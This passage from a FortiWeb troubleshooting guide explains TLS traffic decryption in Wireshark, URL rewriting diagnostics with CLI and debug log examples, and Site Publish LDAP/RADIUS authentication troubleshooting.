

2. Set wireshark: edit > preference > protocols > TLS: choose the key file "ssl-keys.log" from "(Pre)-Master-Secret log filename". Then you'll be able to see that decrypted HTTP traffic.



Please Note:

This method cannot capture and analyze packets from FortiWeb to the backend server.

Application Delivery - URL Rewriting

Why does URL rewriting not work?

If FortiWeb is not rewriting URLs as expected, complete the following troubleshooting steps:

1. Ensure the value of Action Type is correct.
   Request Action rewrites HTTP requests from clients, and Response Action rewrites responses to clients from the web server.
2. Ensure that you have added items to the URL Rewriting Condition Table.
3. If one of your conditions uses a regular expression, ensure that the expression is valid.
   - Click the **>> (double arrow)** button beside the **Regular Expression** field to test the value.
   - For an online guide for regular expressions, go to:
     HTTP://www.regular-expressions.info/reference.html
   - For an online library of regular expressions, go to:
     HTTP://regexlib.com
   - If the page is compressed, ensure that you have configured a decompression policy.
4. Check if the webpage size is larger than the **Maximum Body Cache Size**.
   URL body rewriting does not work when the page is larger than the cache buffer size. The default size is 64KB.
   Go to **System > Config > Advanced** and adjust the value of **Maximum Body Cache Size**。
   To adjust the buffer using the CLI, use a command like the following example:
   ```
   config global
       config sys advanced
           set max-cache-size 1024
       end
   end
   ```
5. For a Response rewrite rule and the action is “Rewrite HTTP Body”, ensure there is a “Content-Type” header in the response from the backend server, and the Content-Type (also called Internet or MIME file types) must be supported by FortiWeb.
   FortiWeb supports the following Content-Type values only:
   - text/html
   - text/plain
   - text/javascript
   - application/xml
   - text/xml
   - application/javascript
   - application/soap+xml
   - application/x-javascript
   - application/json
   - application/rss+xml

   “Content-Type” is not a must for other types of rewrite rules including Request rewrite rules and Rewrite HTTP Header rules.
6. Specifically, if the option **Content Type Filter** is enabled in the match condition, only the types selected in **Content Type Set** will be matched and rewritten. Webpages with other unselected types will match the rewrite rule.
7. Enable diagnose logs for further analysis:
   ```
   FWB # diagnose debug application url-rewrite 7
   ```

```
FWB # diagnose debug enable
```

Diagnose logs will show HTTP request & response details, url-rewrite rule & policy matching conditions (match or not), etc.

Example: `url-rewrite-policy "redirect_policy_01" contains two rules.`

- "redirect_rule_01" is a request redirect action that aims to remove the port 8443
- "url-rewrite-rule-ResponseAction-RewriteBody" is a response rewrite body action that targets to replace "It works!" with "Hey, It works now!!"

For request direction, all conditions are matched so redirect 301 is responded to the client.




```
[url rewrite][INFO](./waf_module/url_rewrite.c:2543): CLIENT -> SERVER.
[url rewrite][INFO](./waf_module/url_rewrite.c:2483): Request host:
     [portal.testdomain.com:8443].
[url rewrite][INFO](./waf_module/url_rewrite.c:2487): Request url: [/index.html].
[url rewrite][INFO](./waf_module/url_rewrite.c:1619): url rewrite policy name:
     [redirect_policy_01].
[url rewrite][INFO](./waf_module/url_rewrite.c:515): url rewrite rule name: [redirect_
     rule_01] ,check rule conds.
[url rewrite][INFO](./waf_module/url_rewrite.c:523): the matching host
     :portal.testdomain.com:8443
[url rewrite][INFO](./waf_module/url_rewrite.c:528): the matching url :/index.html
[url rewrite][INFO](./waf_module/url_rewrite.c:651): all conditons matched!
[url rewrite][INFO](./waf_module/url_rewrite.c:1658): matched...
[url rewrite][INFO](./waf_module/url_rewrite.c:1660): the pcre capture $0 is :
… …
[url rewrite][INFO](./waf_module/url_rewrite.c:1572): the action is :8
[url rewrite][INFO](./waf_module/url_rewrite.c:1342): make redirect response.
[url rewrite][INFO](./waf_module/url_rewrite.c:1351): the new location is :
     HTTP://portal.testdomain.com
[url rewrite][INFO](./waf_module/url_rewrite.c:2565): The response custom redirect 301.
[url rewrite][INFO](./waf_module/url_rewrite.c:2543): CLIENT -> SERVER.
[url rewrite][INFO](./waf_module/url_rewrite.c:2483): Request host:
     [portal.testdomain.com].
[url rewrite][INFO](./waf_module/url_rewrite.c:2487): Request url: [/].
```

```
[url rewrite][INFO](./waf_module/url_rewrite.c:1619): url rewrite policy name:
     [redirect_policy_01].
[url rewrite][INFO](./waf_module/url_rewrite.c:515): url rewrite rule name: [redirect_
     rule_01] ,check rule conds.
[url rewrite][INFO](./waf_module/url_rewrite.c:523): the matching host
     :portal.testdomain.com
[url rewrite][INFO](./waf_module/url_rewrite.c:643): not matched,and no invert,not
     matched.
```

For response direction, all condition is also matched so body-rewrite is also performed.




```
[url rewrite][INFO](./waf_module/url_rewrite.c:2607): SERVER -> CLIENT.
[url rewrite][INFO](./waf_module/url_rewrite.c:1920): response rewrite check.
[url rewrite][INFO](./waf_module/url_rewrite.c:1924): url rewrite policy name:
     [redirect_policy_01].
[url rewrite][INFO](./waf_module/url_rewrite.c:1763): HTTP body cache (3477) finish.
[url rewrite][DEG](./waf_module/url_rewrite.c:1814): response raw body: [HTTP/1.1 200 OK
Date: Thu, 26 May 2022 21:03:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Thu, 07 Oct 2021 17:55:36 GMT
ETag: "2aa6-5cdc6f84d8056-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3138
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
… …
[url rewrite][INFO](./waf_module/url_rewrite.c:846): _body_rewrite_check_rule_conds...
[url rewrite][INFO](./waf_module/url_rewrite.c:912): content_type is 1
[url rewrite][INFO](./waf_module/url_rewrite.c:913): content_type_set is 65535
[url rewrite][INFO](./waf_module/url_rewrite.c:962): match  ovector[0]; 385 ovector[1]:
     433
[url rewrite][INFO](./waf_module/url_rewrite.c:1006): all body-rewrite conditons
     matched!
```

How will multiple rules in one rewrite policy be matched?

If multiple rules are configured in one URL rewrite policy, then these rules will be matched in order. That is to say, when the traffic matches the first rule and is processed, the following rules will be skipped and not take effect any more.

This is also one of the reasons that a rewrite rule does not take effect.

You can move a rewrite rule to adjust the order of entries via CLI or GUI as below:



How will multiple match-conditions in one rewrite rule be matched?

The relationship between multiple match-conditions are AND. So only if all conditions are matched, the request or response will be rewritten.

How will FortiWeb handle duplicate headers that are matched by rewrite rules?

From HTTP RFC7230, multiple headers with the same name (e.g. Set-Cookie, www-authenticate) are acceptable and may be received by FortiWeb.

FortiWeb will handle such situations as below:

- If a **Field Name** configured in **HTTP Header Removal** matches multiple headers, all these headers will be removed;
- For **Replacement URL**, **Referer and Location**, in theory only the first header will be replaced. However, in practice duplicate these header fields can be hardly duplicated appearing in the same HTTP packet.

Why sometimes URL rewriting rules cause Loop in browser visiting?

It's a typical issue that sometimes after rewriting rules are added, you may observe loop failures when visiting a server-policy on browsers. However, these issues are usually caused by configuration mistakes.

Below is an example of such misconfiguration failures:

The request action is Redirect 301. The match condition object is "HTTP Host" with portal.testdomain.com, and the replacement Location is configured as "/test.html".

The user intended to redirect the visit to the default webpage of portal.testdomain.com to portal.testdomain.com/test.html, but with this configuration, the browser will visit "HTTP://portal.testdomain.com/test.html" after receiving the 301 response, because the Location header is just "/test.html" rather than a full URI. However this new request will match the rewrite rule again and trigger another 301, thus causing an unexpected loop failure.





To resolve this issue, you can add an extra condition rule as below, then the visits to "HTTP://portal.testdomain.com/index.html" will be successfully redirected to "HTTP://portal.testdomain.com/test.html", and no loop occurs again.



The tip here is that Location needs to be a full URI, otherwise the browser will reuse the original Host with the relative URI specified by Location.

For example, if you want to redirect a URL to HTTPs://www.google.com, then you need to configure the Location as "HTTPs://www.google.com", not just "www.google.com", otherwise the browser will visit "HTTP://portal.testdomain.com/www.google.com" after it received 301 redirect.

Application Delivery - Site Publish

FAQ

What's the difference between HTTP/User authentication and Site-Publish? Which solution is recommended?

You can treat Site-Publish as a substitute and better solution to replace HTTP authentication.

Most HTTP/User authentication functions can be implemented by Site-Publish, and FortiWeb recommends using Site-Publish policies instead of HTTP/User authentication policies for better future up-to-date technical support.

How will authentication server pool members be used to authenticate clients if multiple remote servers are contained in one pool for Site-Publish rule?

When you configure a site publishing rule that offloads authentication for a web application to FortiWeb, you use an authentication server pool to specify the method and server that FortiWeb uses to authenticate clients.

The pool can contain one or more servers that use either LDAP or RADIUS to authenticate clients. FortiWeb attempts to authenticate clients using the server at the top of the list of pool members, and then continues to the next member down in the list if the authentication is unsuccessful, and so on. You can use the list options to adjust the position of each item in the list.

Does Site Publish support changing password (CPW)?

FortiWeb supports a user to change password (CPW) after a successful login. This function works in two scenarios:

- A user must change password at next logon.
- A user must change password when it is expired.

LDAP CPW is supported on 7.0.x and 6.3.x, and Radius CPW is supported from 7.0.2. CPW support does not need extra configuration on FortiWeb, but it requires that CPW is enabled on LDAP or Radius servers.

Some configuration tips on FortiWeb:

- The **Client Authentication Method** in Site Publish rule should be set as **HTML Form Authentication**;
- LDAP: **Bind Type** in LDAP Server should be **Regular**;
- Radius: **Authentication Scheme** in Radius Server should be **MS-CHAP-V2**;

You can actively check **I want to change my password after logging** in to change the password, or passively be required to change the password by the LDAP or Radius server.

Change password at next login:



Password expired:



Troubleshoot Site-Publish Issues

Compared with User/HTTP authentication, Site-Publish provides more flexible and advanced features such as single sign-on (SSO) and combination access control and authentication such as Two-factor authentication.

The sections below will introduce troubleshooting methods according to Site-Publish deployment scenarios:

- Common troubleshooting methods
- Typical authentication failures
- Two-factor authentication issues
- SAML issues
- Kerberos Issues

Common troubleshooting steps for Site-Publish issues

1. For all issues, it's better to double check the necessary configuration steps for Site-Publish:
   - Remote servers are created in **User > Remote Server**;
   - Remote servers are added to **Application Delivery > Site Publish > Authentication Server Pool**;
   - Site Publish Rule is created in **Application Delivery > Site Publish > Site Publish Rule**;
     - Published Site, Path, Client Authentication Method, and Authentication Server Pool are configured correctly;
     - Delegation servers and parameters are correctly configured;

       Please Note that some fields such as URL Path KCD SPN are case sensitive. You must input the exact upper or lower case strings.
   - The Site Publish Rule is added into a Site Publish Policy;
   - The Site Publish Policy is selected in a Web Protection Profile;
   - The Web Protection Profile is selected by the server-policy to protect the target website.
2. Check the connectivity & availability of remote servers for authentication server pool:

   You can check the connectivity and service availability via below steps:
   - Ensure the IP address and service ports configuration on FortiWeb comply with which are provided by the remote servers;
   - Use ping to confirm no connectivity issue between FortiWeb and the remote server;
   - Use the Test button ("Test LDAP" or "Test Radius") in **User > Remote Server > LDAP/Radius Server** to test if the remote server can be connected successfully;
   - Use browsers or other test clients rather than FortiWeb to visit the backend server to confirm if the backend server is reachable;
   - Use a different remote server to determine if the authentication just fails with a specific type of remote server;
   - Capture packets on FortiWeb and the remote server to determine if the authentication queries are sent out by FortiWeb, if responses are correctly received by FortiWeb or delayed, and if the queries are received by the remote server, etc.
3. Enable Event log for site-publish rule and check the login failure logs on FortiWeb.

   To generate event logs, go to **Application Delivery > Site Publish > Site Publish Rule > Edit a Rule > Alert Type**, select **Failed Only or All**, then you'll be able to see event logs when an authentication failure occurs. Such

event logs are usually simple, but can help us to confirm the issue.

E.g.

```
v012xxxxdate=2022-05-05 time=15:19:19 log_id=11002003 msg_id=000006998393 device_
id=FVVM08TM21000613 vd="root" timezone="(GMT-7:00)Mountain Time(US&Canada)"
timezone_dayst="GMTb+7" type=event subtype="system" pri=alert trigger_policy="N/A"
user=daemon ui=daemon action=login status=failure msg="User user01 [Site Publish]
login failed on portal.testdomain.com from 172.30.212.181"
```

4. Check logs on the remote servers.
   FortiWeb supports using remote servers including LDAP, Radius, KDC, SAML servers to authenticate clients, and also support

   If authentication queries are sent out from FortiWeb and received by remote servers, while eventually fail to be authenticated, logs with detailed process or failure reasons can usually be generated by these servers. Checking such logs often helps to find the cause of failures.

   Particularly, if FortiAuthenticator is used as the remote servers, you can check two types of FortiAuthenticator logs:

